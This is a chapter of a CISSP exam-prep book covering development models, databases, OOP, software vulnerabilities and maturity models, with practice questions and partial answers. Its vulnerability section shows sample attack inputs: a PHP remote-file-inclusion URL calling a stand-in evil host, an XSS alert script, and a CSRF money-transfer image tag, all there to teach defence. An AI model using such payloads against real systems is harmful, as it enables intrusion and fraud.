CHAPTER

Domain 8: Software development security

8

CHAPTER OUTLINE

Eleventh Hour CISSP®. http://dx.doi.org/10.1016/B978-0-12-811248-9.00008-5

INTRODUCTION

Software is everywhere. It is not only in our computers but also in our houses, our cars, and our medical devices. The problem is that all software programmers make mistakes. As software has grown in complexity, the number of mistakes has grown along with it, and the potential impact of a software crash has also grown. Many cars are now connected to the Internet and use "fly-by-wire" systems to control the vehicle. In those cases, the gearshift is no longer directly mechanically connected to the transmission; instead, it serves as an electronic input device, like a keyboard. What if a software crash interrupts I/O? What if someone remotely hacks into the car and takes control of it, as demonstrated by Charlie Miller and Chris Valasek?[1]

Developing software that is robust and secure is critical, and this chapter will show how to do that. We will cover programming fundamentals such as compiled versus interpreted languages, as well as procedural and object-oriented programming (OOP) languages. We will discuss application development models such as the *waterfall model*, *spiral model*, and *extreme programming* (XP), among others. We will also discuss newer concepts such as *DevOps*, added in the 2015 exam update. We will describe common software vulnerabilities, ways to test for them, and maturity frameworks that can be used to assess the maturity of the programming process and provide ways to improve it.

PROGRAMMING CONCEPTS

Let us begin by understanding some cornerstone programming concepts. As computers have become more powerful and ubiquitous, the process and methods used to create computer software has grown and changed.

MACHINE CODE, SOURCE CODE, AND ASSEMBLERS

Machine code, also called machine language, is software that is executed directly by the central processing unit (CPU). Machine code is CPU dependent; it is a series of 1s and 0s that translate to instructions that are understood by the CPU. *Source code* is computer programming language instructions that are written in text that must be translated into machine code before execution by the CPU. High-level languages contain English-like instructions such as "printf" (print formatted).

Assembly language is a low-level computer programming language. Assembly language instructions are short mnemonics, such as "ADD," "SUB" (subtract), and "JMP" (jump), that match to machine language instructions. An assembler converts assembly language into machine language. A *disassembler* attempts to convert machine language into assembly.

COMPILERS, INTERPRETERS, AND BYTECODE

Compilers take source code, such as C or Basic, and compile it into machine code. *Interpreted languages* differ from compiled languages; for example, interpreted code, such as shell code, is compiled on the fly each time the program is run. *Bytecode*, such as Java bytecode, is also interpreted code. Bytecode exists as an intermediary form that is converted from source code, but still must be converted into machine code before it can run on the CPU. Java Bytecode is platform-independent code that is converted into machine code by the Java virtual machine.

COMPUTER-AIDED SOFTWARE ENGINEERING

Computer-aided software engineering (CASE) uses programs to assist in the creation and maintenance of other computer programs. Programming has historically been performed by (human) programmers or teams, and CASE adds software to the programming "team."

There are three types of CASE software:

1. "Tools: support only specific task in the software-production process.
2. Workbenches: support one or a few software process activities by integrating several tools in a single application.
3. Environments: support all or at least part of the software-production process with a collection of Tools and Workbenches."[2]

Fourth-generation computer languages, object-oriented languages, and GUIs are often used as components of CASE.

TYPES OF PUBLICLY RELEASED SOFTWARE

Once programmed, publicly released software may come in different forms, such as with or without the accompanying source code, and released under a variety of licenses.

Open-source and closed-source software

Closed-source software is software that is typically released in executable form, though the source code is kept confidential. Examples include Oracle and Microsoft Windows 10. *Open-source* software publishes source code publicly; examples include Ubuntu Linux and the Apache web server. Proprietary software is software that is subject to intellectual property protections, such as patents or copyrights.

Free software, shareware, and crippleware

Free software is a controversial term that is defined differently by different groups. "Free" may mean it is free of charge (sometimes called "free as in beer"), or "free" may mean the user is free to use the software in any way they would like, including modifying it (sometimes called "free as in liberty"). The two types are called gratis and libre, respectively.

Freeware is "free as in beer" (gratis) software, which is free of charge to use. *Shareware* is fully functional proprietary software that may be initially used free of charge. If the user continues to use the Shareware for a specific period of time specified by the license, such as 30 days, the Shareware license typically requires payment. *Crippleware* is partially functioning proprietary software, often with key features disabled. The user is typically required to make a payment to unlock the full functionality.

APPLICATION DEVELOPMENT METHODS

As software has grown in complexity, software programming has increasingly become a team effort. Team-based projects require project management, including providing a project framework with deliverables and milestones; divvying up tasks; team communication; progress evaluation and reporting; and, hopefully, a final delivered product.

WATERFALL MODEL

The *waterfall model* is a linear application development model that uses rigid phases; when one phase ends, the next begins. Steps occur in sequence, and the unmodified waterfall model does not allow developers to go back to previous steps. It is called the waterfall because it simulates water falling; once water falls, it cannot go back up. A modified waterfall model allows a return to a previous phase for verification or validation, ideally confined to connecting steps.

SASHIMI MODEL

The *sashimi model* has highly overlapping steps; it can be thought of as a real-world successor to the waterfall model and is sometimes called the sashimi waterfall model. It is named after the Japanese delicacy sashimi, which has overlapping layers of fish (and also a hint for the exam). The model is based on the hardware design model used by Fuji-Xerox: "Business scholars and practitioners were asking such questions as 'What are the key factors to the Japanese manufacturers' remarkable successes?' and 'What are the sources of their competitive advantage?' The sashimi system seems to give answers to these questions."[3]

Peter DeGrace described the sashimi model in relation to software development in his book *Wicked problems*, *righteous solutions*: *A catalog of modern software*. Sashimi's steps are similar to those of the waterfall model in that the difference is the explicit overlapping, shown in Fig. 8.1.



FIG. 8.1

The Sashimi model.[4]

AGILE SOFTWARE DEVELOPMENT

Agile software development evolved as a reaction to rigid software development models such as the waterfall model. Agile methods include *scrum* and XP. The Agile Manifesto (http://agilemanifesto.org/) states:

"We are uncovering better ways of developing software by doing it and helping others do it. Through this work we have come to value:

- Individuals and interactions over processes and tools
- Working software over comprehensive documentation
- Customer collaboration over contract negotiation
- Responding to change over following a plan"[5]

Agile embodies many modern development concepts, including more flexibility, fast turnaround with smaller milestones, strong communication within the team, and more customer involvement.

Scrum

The Scrum development model (named after a scrum in the sport of rugby) is an Agile model first described in *The New New Product Development Game* by Hirotaka Takeuchi and Ikujiro Nonaka. In relation to product development, they said, "Stop running the relay race and take up rugby."[6] The "relay race" is the waterfall, where teams hand work off to other teams as steps are completed. Takeuchi and Nonaka suggested, "Instead, a holistic or 'rugby' approach—where a team tries to go the distance as a unit, passing the ball back and forth—may better serve today's competitive requirements."[6]

Peter DeGrace (of sashimi fame) described and named Scrum in relation to software development. Scrums contain small teams of developers, called the *Scrum Team*. The *Scrum Master*, a senior member of the organization who acts like a coach for the team, supports the Scrum Team. Finally, the *product owner* is the voice of the business unit.

Extreme programming

XP is an Agile development method that uses pairs of programmers who work off a detailed specification. There is a high level of customer involvement. "Extreme Programming improves a software project in five essential ways; communication, simplicity, feedback, respect, and courage. Extreme Programmers constantly communicate with their customers and fellow programmers. They keep their design simple and clean. They get feedback by testing their software starting on day one. They deliver the system to the customers as early as possible and implement changes as suggested."[7]. XP core practices include:

- Planning: specifies the desired features, which are called the user stories. They are used to determine the iteration (timeline) and drive the detailed specifications.
- Paired programming: programmers work in teams.
- Forty-hour workweek: the forecasted iterations should be accurate enough to forecast how many hours will be required to complete the project. If programmers must put in additional overtime, the iteration must be flawed.
- Total customer involvement: the customer is always available and carefully monitors the project.
- Detailed test procedures: these are called unit tests.[7]

SPIRAL

The spiral model is a software development model designed to control risk. The spiral model repeats steps of a project, starting with modest goals, and expanding outwards in ever-wider spirals called rounds. Each round of the spiral constitutes a project, and each round may follow a traditional software development methodology, such as modified waterfall. A risk analysis is performed each round. Fundamental flaws in the project or process are more likely to be discovered in the earlier phases, resulting in simpler fixes. This lowers the overall risk of the project; large risks should be identified and mitigated.

RAPID APPLICATION DEVELOPMENT

Rapid application development (RAD) rapidly develops software via the use of prototypes, "dummy" GUIs, back-end databases, and more. The goal of RAD is quickly meeting the business need of the system, while technical concerns are secondary. The customer is heavily involved in the process.

SDLC

The *systems development life cycle* (*SDLC*, also called the *software development life cycle* or simply the *system life cycle*) is a system development model. SDLC is used across the IT industry, but SDLC focuses on security when used in context of the exam. Think of "our" SDLC as the *secure* systems development life cycle; the security is implied.

FAST FACTS

The following overview is summarized from NIST SP 800-14:

- *Prepare a security plan*: Ensure that security is considered during all phases of the IT system life cycle and that security activities are accomplished during each of the phases.
- *Initiation*: The need for a system is expressed and the purpose of the system is documented.
  - *Conduct a sensitivity assessment*: Look at the security sensitivity of the system and the information to be processed.
- *Development/acquisition*: The system is designed, purchased, programmed, or developed.
  - *Determine security requirements*: Determine technical features, like access controls; assurances, like background checks for system developers; or operational practices, like awareness and training.
  - *Incorporate security requirements in specifications*: Ensure that the previously gathered information is incorporated in the project plan.
  - *Obtain the system and related security activities*: May include developing the system's security features, monitoring the development process itself for security problems, responding to changes, and monitoring threats.
- *Implementation*: The system is tested and installed.
  - *Install/turn-on controls*: A system often comes with security features disabled. These need to be enabled and configured.
  - *Security testing*: Used to certify a system; may include testing security management, physical facilities, personnel, procedures, the use of commercial or in-house services such as networking services, and contingency planning.
  - *Accreditation*: The formal authorization by the accrediting (management) official for system operation and an explicit acceptance of risk.
- *Operation/maintenance*: The system is modified by the addition of hardware and software and by other events.
  - *Security operations and administration*: Examples include backups, training, managing cryptographic keys, user administration, and patching.
  - *Operational assurance*: Examines whether a system is operated according to its current security requirements.
  - *Audits and monitoring*: A system audit is a one-time or periodic event to evaluate security. Monitoring refers to an ongoing activity that examines either the system or the users.
- *Disposal*: The secure decommission of a system.
  - *Information*: Information may be moved to another system, or it could also be archived, discarded, or destroyed.
  - *Media sanitization*: There are three general methods of purging media: overwriting, degaussing (for magnetic media only), and destruction.[8]

INTEGRATED PRODUCT TEAMS

An integrated product team (IPT) is a customer-focused group that focuses on the entire lifecycle of a project:

> *An Integrated Product Team (IPT) is a multidisciplinary group of people who are collectively responsible for delivering a defined product or process. The IPT is composed of people who plan, execute, and implement life cycle decisions for the system being acquired. It includes empowered representatives (stakeholders) from all of the functional areas involved with the product—all who have a stake in the success of the program, such as design, manufacturing, test and evaluation (T&E), and logistics personnel, and, especially, the customer.*[9]

IPTs are more agile methods than traditional hierarchical teams; they "…move away from a pattern of hierarchical decision-making to a process where decisions are made across organizational structures by integrated product teams. It means we are breaking down institutional barriers. It also means that our senior acquisition staffs are in a receive mode—not just a transmit mode. The objective is to be receptive to ideas from the field to obtain buy-in and lasting change."[10]

SOFTWARE ESCROW

Software escrow describes the process of having a third-party store an archive of computer software. This is often negotiated as part of a contract with a proprietary software vendor. The vendor may wish to keep the software source code secret, but the customer may be concerned that the vendor could go out of business and potentially orphan the software. Orphaned software with no available source code will not receive future improvements or patches.

CODE REPOSITORY SECURITY

The security of private/internal code repositories largely falls under other corporate security controls discussed previously: defense in depth, secure authentication, firewalls, version control, etc.

Public code third-party repositories such as GitHub (http://www.github.com) raise additional security concerns. They provide the following list of security controls:

- System security
- Operational security
- Software security
- Secure communications
- File system and backups
- Employee access
- Maintaining security
- Credit card safety[11]

SECURITY OF APPLICATION PROGRAMMING INTERFACES

An application programming interface (API) allows an application to communicate with another application or an operating system, database, network, etc. For example, the Google Maps API allows an application to integrate third-party content, such as restaurants overlaid on a Google Map.

FAST FACTS

The OWASP enterprise security API toolkits project includes these critical API controls:

- Authentication
- Access control
- Input validation
- Output encoding/escaping
- Cryptography
- Error handling and logging
- Communication security
- HTTP security
- Security configuration[12]

SOFTWARE CHANGE AND CONFIGURATION MANAGEMENT

Software change and configuration management provide a framework for managing changes to software as it is developed, maintained, and eventually retired. Some organizations treat this as one discipline; the exam treats configuration management and change management as separate but related disciplines.

In regard to the Software Development Security domain, configuration management tracks changes to a specific piece of software; for example, tracking changes to a content management system, including specific settings within the software. Change management is broader in that it tracks changes across an entire software development program. In both cases, both configuration and change management are designed to ensure that changes occur in an orderly fashion and do not harm information security; ideally, it would be improved.

DEVOPS

Traditional software development was performed with strict separation of duties between the developers, quality assurance teams, and production teams. Developers had hardware that mirrored production models and test data. They would hand code off to the quality assurance teams, who also had hardware that mirrored production models, as well as test data. The quality assurance teams would then hand tested code over to production, who had production hardware and real data.

In the old, less model, developers had no direct contact with production and in fact were strictly walled off from production via separation of duties.

DevOps is a more agile development and support model, echoing the Agile programming methods we learned about previously in this chapter, including Sashimi and Scrum. DevOps is "the practice of operations and development engineers participating together in the entire service lifecycle, from design through the development process to production support."[13]

DATABASES

A *database* is a structured collection of related data. Databases allow queries (searches), insertions (updates), deletions, and many other functions. The database is managed by the *database management system* (DBMS), which controls all access to the database and enforces the database security. Databases are managed by *database administrators*. Databases may be searched with a database *query language*, such as the *structured query language* (SQL). Typical database security issues include the confidentiality and integrity of the stored data. Integrity is a primary concern when replicated databases are updated.

RELATIONAL DATABASES

The most common modern database is the *relational database*, which contain two-dimensional *tables*, or relations, of related data. Tables have rows and columns; a row is a database record, called a *tuple*, and a column is called an *attribute*. A single cell (ie, intersection of a row and column) in a database is called a value. Relational databases require a unique value called the *primary key* in each tuple in a table. Table 8.1 shows a relational database employee table, sorted by the primary key, which is the social security number (SSN).

Table 8.1 attributes are SSN, name, and title. Tuples include each row: 133-73-1337, 343-53-4334, etc. "Gaff" is an example of a value (cell). *Candidate keys* are any attribute (column) in the table with unique values; candidate keys in the previous table include SSN and name. SSN was selected as the primary key because it is truly unique; two employees might have the same name, but not the same SSN. The primary key may join two tables in a relational database.

Table 8.1 Relational Database Employee Table

SSN	Name	Title
133-73-1337	J.F. Sebastian	Designer
343-53-4334	Eldon Tyrell	Doctor
425-22-8422	Gaff	Detective
737-54-2268	Rick Deckard	Detective
990-69-4771	Hannibal Chew	Engineer

Table 8.2 HR Database Table

SSN	Vacation Time	Sick Time
133-73-1337	15 days	20 days
343-53-4334	60 days	90 days
425-22-8422	10 days	15 days
737-54-2268	3 days	1 day
990-69-4771	15 days	5 days

Foreign keys

A *foreign key* is a key in a related database table that matches a primary key in a parent database table. Note that the foreign key is the local table's primary key; it is called the foreign key when referring to a parent table. Table 8.2 is the HR database table that lists employee's vacation time (in days) and sick time (also in days); it has a foreign key of SSN. The HR database table may be joined to the parent (employee) database table by connecting the foreign key of the HR table to the primary key of the employee table.

Referential, semantic, and entity integrity

Databases must ensure the integrity of the data in the tables; this is called data integrity, discussed in the "Database Integrity" section below. There are three additional specific integrity issues that must be addressed beyond the correctness of the data itself: referential, semantic, and entity integrity. These are tied closely to the logical operations of the DBMS.

CRUNCH TIME

Referential integrity means that every foreign key in a secondary table matches a primary key in the parent table; if this is not true, referential integrity has been broken. *Semantic integrity* means that each attribute (column) value is consistent with the attribute data type. *Entity integrity* means each tuple has a unique primary key that is not null.

The HR database table shown in Table 8.2, seen previously, has referential, semantic, and entity integrity. Table 8.3, on the other hand, has multiple problems: one tuple violates referential integrity, another tuple violates semantic integrity, and the last two tuples violate entity integrity.

Table 8.3 Database Table Lacking Integrity

SSN	Vacation Time	Sick Time
467-51-9732	7 days	14 days
737-54-2268	3 days	Nexus 6
133-73-1337	16 days	22 days
133-73-1337	15 days	20 days

The tuple with the foreign key 467-51-9732 has no matching entry in the employee database table. This breaks referential integrity, as there is no way to link this entry to a name or title. Cell “Nexus 6” violates semantic integrity; the sick time attribute requires values of days, and “Nexus 6” is not a valid amount of sick days. Finally, the last two tuples both have the same primary key; this breaks entity integrity.

DATABASE NORMALIZATION

Database *normalization* seeks to make the data in a database table logically concise, organized, and consistent. Normalization removes redundant data and improves the integrity and availability of the database.

DATABASE VIEWS

Database tables may be queried; the results of a query are called a *database view*. Views may be used to provide a *constrained user interface*; for example, nonmanagement employees can be shown their individual records only via database views. Table 8.4 shows the database view resulting from querying the employee table “Title” attribute with a string of “Detective.” While employees of the HR department may be able to view the entire employee table, this view may be authorized for the captain of the detectives, for example.

DATABASE QUERY LANGUAGES

Database query languages allow the creation of database tables, read/write access to those tables, and many other functions. Database query languages have at least two subsets of commands: *data definition language* (DDL) and *data manipulation language* (DML). DDL is used to create, modify, and delete tables, while DML is used to query and update data stored in the tables.

HIERARCHICAL DATABASES

Hierarchical databases form a tree: the global domain name service (DNS) servers form a global tree. The root name servers are at the “root zone” at the base of the tree, while individual DNS entries form the leaves. The DNS name www.syngress.com points to the syngress.com DNS database, which is part of the dot com (.com)

Table 8.4 Employee Table Database View “Detective”

SSN	Name	Title
425-22-8422	Gaff	Detective
737-54-2268	Rick Deckard	Detective

top level domain (TLD), which is part of the global DNS (root zone). From the root, you may go back down another branch, to the dot gov (.gov) TLD, to the nist.gov (National Institute of Standards and Technologies) domain, to www.nist.gov.

OBJECT-ORIENTED DATABASES

While databases traditionally contain passive data, object-oriented databases combine data with functions (code) in an object-oriented framework. OOP is used to manipulate the objects and their data, which is managed by an object database management system.

DATABASE INTEGRITY

In addition to the previously discussed relational database integrity issues of semantic, referential, and entity integrity, databases must also ensure data integrity; that is, the integrity of the entries in the database tables. This treats integrity as a more general issue by mitigating unauthorized modifications of data. The primary challenge associated with data integrity within a database is simultaneous attempted modifications of data. A database server typically runs multiple threads (ie, lightweight processes), each capable of altering data. What happens if two threads attempt to alter the same record?

DBMSs may attempt to *commit* updates, which will make the pending changes permanent. If the commit is unsuccessful, the DBMSs can *rollback* (also called abort) and restore from a *savepoint* (clean snapshot of the database tables).

A *database journal* is a log of all database transactions. Should a database become corrupted, the database can be reverted to a back-up copy and then subsequent transactions can be "replayed" from the journal, restoring database integrity.

DATABASE REPLICATION AND SHADOWING

Databases may be highly available, replicated with multiple servers containing multiple copies of tables. Integrity is the primary concern with replicated databases.

Database replication mirrors a live database, allowing simultaneous reads and writes to multiple replicated databases by clients. Replicated databases pose additional integrity challenges. A two-phase (or multiphase) commit can be used to assure integrity.

A *shadow database* is similar to a replicated database with one key difference: a shadow database mirrors all changes made to a primary database, but clients do not access the shadow. Unlike replicated databases, the shadow database is one way.

DATA WAREHOUSING AND DATA MINING

As the name implies, a *data warehouse* is a large collection of data. Modern data warehouses may store many terabytes (1024 gigabytes) or even petabytes (1024 terabytes) of data. This requires large, scalable storage solutions. The storage must be of a high performance level and allow analysis and searches of the data.

Once data is collected in a warehouse, *data mining* is used to search for patterns. Commonly sought patterns include signs of fraud. Credit card companies manage some of the world's largest data warehouses, tracking billions of transactions per year. Fraudulent transactions are a primary concern of credit card companies that lead to millions of dollars in lost revenue. No human could possibly monitor all of those transactions, so the credit card companies use data mining to separate the signal from noise. A common data mining fraud rule monitors multiple purchases on one card in different states or countries in a short period of time. A violation record can be produced when this occurs, leading to suspension of the card or a phone call to the card owner's home.

OBJECT-ORIENTED PROGRAMMING

OOP uses an object metaphor to design and write computer programs. An object is a "black box" that is able to perform functions, like sending and receiving messages. Objects contain data and *methods* (the functions they perform). The object provides *encapsulation* (also called *data hiding*), which means that we do not know, from the outside, how the object performs its function. This provides security benefits, so users should not be exposed to unnecessary details.

CORNERSTONE OBJECT-ORIENTED PROGRAMMING CONCEPTS

Cornerstone OOP concepts include objects, methods, messages, inheritance, delegation, polymorphism, and polyinstantiation. We will use an example object called "Addy" to illustrate the cornerstone concepts. Addy is an object that adds two integers; it is an extremely simple object but has enough complexity to explain core OOP concepts. Addy *inherits* an understanding of numbers and math from his *parent class*, which is called mathematical operators. A specific object is called an *instance*. Note that objects may inherit from other objects, in addition to classes.

In our case, the programmer simply needs to program Addy to support the method of addition (inheritance takes care of everything else Addy must know). Fig. 8.2 shows Addy adding two numbers.

1 + 2 is the input message and 3 is the output message. Addy also supports delegation; if he does not know how to perform a requested function, he can delegate that request to another object (ie, "Subby" in Fig. 8.3).

FIG. 8.2

The "Addy" object.



FIG. 8.3

Delegation.

Addy also supports polymorphism, a word (based on the Greek roots "poly" and "morph," meaning many and forms, respectively). Addy has the ability to overload his plus (+) operator, performing different methods depending on the context of the input message. For example, Addy adds when the input message contains "number+number"; polymorphism allows Addy to concatenate two strings when the input message contains "string+string," as shown in Fig. 8.4.

Finally, polyinstantiation means "many instances," such as two instances or specific objects with the same names that contain different data. This may be used in multilevel secure environments to keep top-secret and secret data separate, for example. (See Domain 3: Security Engineering for more information about polyinstantiation.) Fig. 8.5 shows two polyinstantiated Addy objects with the same name but different data; note that these are two separate objects. Also, to a secret-cleared subject, the Addy object with secret data is the only known Addy object.



FIG. 8.4

Polymorphism.

FAST FACTS

Here is a summary of OOP concepts illustrated by Addy:

- Object: Addy
- Class: Mathematical operators
- Method: Addition
- Inheritance: Addy inherits an understanding of numbers and math from his parent class mathematical operators. The programmer simply needs to program Addy to support the method of addition
- Example input message: 1 + 2
- Example output message: 3
- Polymorphism: Addy can change behavior based on the context of the input, overloading the + to perform addition, or concatenation, depending on the context
- Polyinstantiation: Two Addy objects (secret and top-secret), with different data



FIG. 8.5

Polyinstantiation.

OBJECT REQUEST BROKERS

As we have seen previously, mature objects are designed to be reused, as they lower risk and development costs. *Object request brokers* (ORBs) can be used to locate objects because they act as object search engines. ORBs are *middleware*, which connects programs to programs. Common object brokers included COM, DCOM, and CORBA.

ASSESSING THE EFFECTIVENESS OF SOFTWARE SECURITY

Once the project is underway and software has been programmed, the next steps include testing the software, focusing on the confidentiality, integrity, and availability of the system, as well as the application and the data processed by the application. Special care must be given to the discovery of software vulnerabilities that could lead to data or system compromise. Finally, organizations need to be able to gauge the effectiveness of their software creation process and identify ways to improve it.

SOFTWARE VULNERABILITIES

Programmers make mistakes; this has been true since the advent of computer programming. The number of average defects per line of software code can often be reduced, though not eliminated, by implementing mature software development practices.

Types of software vulnerabilities

This section will briefly describe common application vulnerabilities. An additional source of up-to-date vulnerabilities can be found in the list "CWE/SANS Top 25 Most Dangerous Programming Errors," available at http://cwe.mitre.org/top25/; the following summary is based on this list. CWE refers to Common Weakness Enumeration, a dictionary of software vulnerabilities by MITRE (see http://cwe.mitre.org/). SANS is the SANS Institute; see http://www.sans.org.

- Hard-coded credentials: Backdoor username/passwords left by programmers in production code
- Buffer overflow: Occurs when a programmer does not perform variable bounds checking
- SQL injection: manipulation of a back-end SQL server via a front-end web server
- *Directory Path Traversal*: escaping from the root of a web server (such as/var/www) into the regular file system by referencing directories such as "../.."
- PHP *Remote File Inclusion* (RFI): altering normal PHP URLs and variables such as "http://good.example.com?file=readme.txt" to include and execute remote content, such as http://good.example.com?file=http://evil.example.com/bad.php[14]

Buffer overflows

Buffer overflows can occur when a programmer fails to perform bounds checking. This technique can be used to insert and run shellcode (machine code language that executes a shell, such as Microsoft Windows cmd.exe or a UNIX/Linux shell).

Buffer overflows are mitigated by secure application development, including bounds checking.

TOC/TOU race conditions

Time of check/Time of use (TOC/TOU) attacks are also called *race conditions*. This means that an attacker attempts to alter a condition after it has been checked by the operating system, but before it is used. TOC/TOU is an example of a state attack, where the attacker capitalizes on a change in operating system state.

Cross-site scripting and cross-site request forgery

Cross-site scripting (XSS) leverages the third-party execution of web scripting languages such as JavaScript within the security context of a trusted site. Cross-site request forgery (CSRF, or sometimes XSRF) leverages a third-party redirect of static content within the security context of a trusted site. XSS and CSRF are often confused because they both are web attacks; the difference is XSS executes a script in a trusted context:

```
<script>alert("XSS Test!");</script>
```

The previous code would pop up a harmless "XSS Test!" alert. A real attack would include more JavaScript, often stealing cookies or authentication credentials.

CSRF often tricks a user into processing a URL, sometimes by embedding the URL in an HTML image tag, that performs a malicious act; for example, tricking a white hat into rendering the following image tag:

```
<img src="https://bank.example.com/transfer-money?from=WHITEHAT&
to=BLACKHAT">
```

Privilege escalation

Privilege escalation vulnerabilities allow an attacker with typically limited access to be able to access additional resources. Improper software configurations and poor coding and testing practices often lead to privilege escalation vulnerabilities.

Backdoors

Backdoors are shortcuts in a system that allow a user to bypass security checks, such as username/password authentication. Attackers will often install a backdoor after compromising a system.

DISCLOSURE

Disclosure describes the actions taken by a security researcher after discovering a software vulnerability. *Full disclosure* is the controversial practice of releasing vulnerability details publicly. *Responsible disclosure* is the practice of privately sharing vulnerability information with a vendor and withholding public release until a patch is available.

SOFTWARE CAPABILITY MATURITY MODEL

The Software *Capability Maturity Model* (CMM) is a maturity framework for evaluating and improving the software development process. Carnegie Mellon University's (CMU) Software Engineering Institute (SEI) developed the model. It is now managed by the CMMI Institute, "a 100%-controlled subsidiary of Carnegie Innovations, Carnegie Mellon University's technology commercialization enterprise."[15] The goal of CMM is to develop a methodical framework for creating quality software that allows measurable and repeatable results.

FAST FACTS

The five levels of CMM are described in (see: http://www.sei.cmu.edu/reports/93tr024.pdf):

1. *Initial*: The software process is characterized as ad hoc and occasionally even chaotic. Few processes are defined, and success depends on individual effort.
2. *Repeatable*: Basic project management processes are established to track cost, schedule, and functionality. The necessary process discipline is in place to repeat earlier successes on projects with similar applications.
3. *Defined*: The software process for both management and engineering activities is documented, standardized, and integrated into a standard software process for the organization. Projects use an approved, tailored version of the organization's standard software process for developing and maintaining software.
4. *Managed*: Detailed measures of the software process and product quality are collected, analyzed, and used to control the process. Both the software process and products are quantitatively understood and controlled.
5. *Optimizing*: Continual process improvement is enabled by quantitative feedback from the process and from piloting innovative ideas and technologies.[15]

ACCEPTANCE TESTING

Acceptance testing examines whether software meets various end-state requirements, whether from a user or customer, contract, or compliance perspective. The International Software Testing Qualifications Board (ISTQB) defines acceptance testing as "a formal testing with respect to user needs, requirements, and business processes conducted to determine whether or not a system satisfies the acceptance criteria and to enable the user, customers or other authorized entity to determine whether or not to accept the system."[16]

FAST FACTS

The ISTQB also lists four levels of acceptance testing:

- "The User Acceptance test: focuses mainly on the functionality, thereby validating the fitness-for-use of the system by the business user. The user acceptance test is performed by the users and application managers.
- The Operational Acceptance test: also known as Production Acceptance test validates whether the system meets the requirements for operation. In most of the organization, the operational acceptance test is performed by the system administration before the system is released. The operational acceptance test may include testing of backup/restore, disaster recovery, maintenance tasks, and periodic check of security vulnerabilities.
- Contract Acceptance testing: performed against the contract's acceptance criteria for producing custom-developed software. Acceptance should be formally defined when the contract is agreed.
- Compliance acceptance testing: also known as regulation acceptance testing, which is performed against the regulations that must be followed, such as governmental, legal, or safety regulations."[17]

COMMERCIAL OFF-THE-SHELF SOFTWARE

Vendor claims are more readily verifiable for Commercial Off-the-Shelf (COTS) Software. When considering purchasing COTS, perform a bake-off to compare products that already meet requirements. Don't rely on product roadmaps to become reality. A particularly important security requirement is to look for integration with existing infrastructure and security products. While best-of-breed point products might be the organization's general preference, recognize that an additional administrative console with additional user provisioning will add to the operational costs of the products; consider the TCO of the product not just the capital expense and annual maintenance costs.

CUSTOM-DEVELOPED THIRD-PARTY PRODUCTS

An alternative to COTS is to employ custom-developed applications. These custom developed third-party applications provide both additional risks and potential benefits beyond COTS. Contractual language and service-level agreements (SLA) are vital when dealing with third-party development shops. Never assume that security will be a consideration in the development of the product unless they are contractually obligated to provide security capabilities.

Basic security requirements should be discussed in advance of signing the contracts and crafting the SLAs to ensure that the vendor will be able to deliver those capabilities. Much like COTS, key questions include What happens if the vendor goes out of business? What happens if a critical feature is missing? How easy is it to find in-house or third-party support for the vendor's products?

SUMMARY OF EXAM OBJECTIVES

We live in an increasingly computerized world, and software is everywhere. The confidentiality, integrity, and availability of data processed by software are critical, as is the normal functionality (availability) of the software itself. This domain has shown how software works, and the challenges programmers face while trying to write error-free code that is able to protect data and itself in the face of attacks.

Best practices include following a formal methodology for developing software, followed by a rigorous testing regimen. We have seen that following a software development maturity model such as the CMM can dramatically lower the number of errors programmers make.

TOP FIVE TOUGHEST QUESTIONS

1. What describes a more agile development and support model, where developers directly support operations?
   - **A.** DevOps
   - **B.** Sashimi
   - **C.** Spiral
   - **D.** Waterfall
2. Two objects with the same name have different data. What OOP concept does this illustrate?
   - **A.** Delegation
   - **B.** Inheritance
   - **C.** Polyinstantiation
   - **D.** Polymorphism
3. What type of testing determines whether software meets various end-state requirements from a user or customer, contract, or compliance perspective?
   - **A.** Acceptance testing
   - **B.** Integration testing
   - **C.** Regression testing
   - **D.** Unit testing
4. A database contains an entry with an empty primary key. What database concept has been violated?
   - **A.** Entity integrity
   - **B.** Normalization
   - **C.** Referential integrity
   - **D.** Semantic integrity
5. Which vulnerability allows a third party to redirect static content within the security context of a trusted site?
   - **A.** Cross-site request forgery (CSRF)
   - **B.** Cross-site ccripting (XSS)
   - **C.** PHP remote file inclusion (RFI)
   - **D.** SQL injection

ANSWERS

1. Correct answer and explanation: A. DevOps is a more agile development and support model, where developers directly support operations.
   Incorrect answers and explanations: Answers B, C, and D are incorrect. Sashimi, spiral, and waterfall are software development methodologies that do not describe a model for developers directly supporting operations.
2. Correct answer and explanation: C. Polyinstantiation means "many instances," such as two objects with the same names that have different data.
   Incorrect answers and explanations: Answers A, B, and D are incorrect. Delegation allows objects to delegate messages to other objects. Inheritance means an object inherits capabilities from its parent class. Polymorphism allows the ability to overload operators, performing different methods depending on the context of the input message.
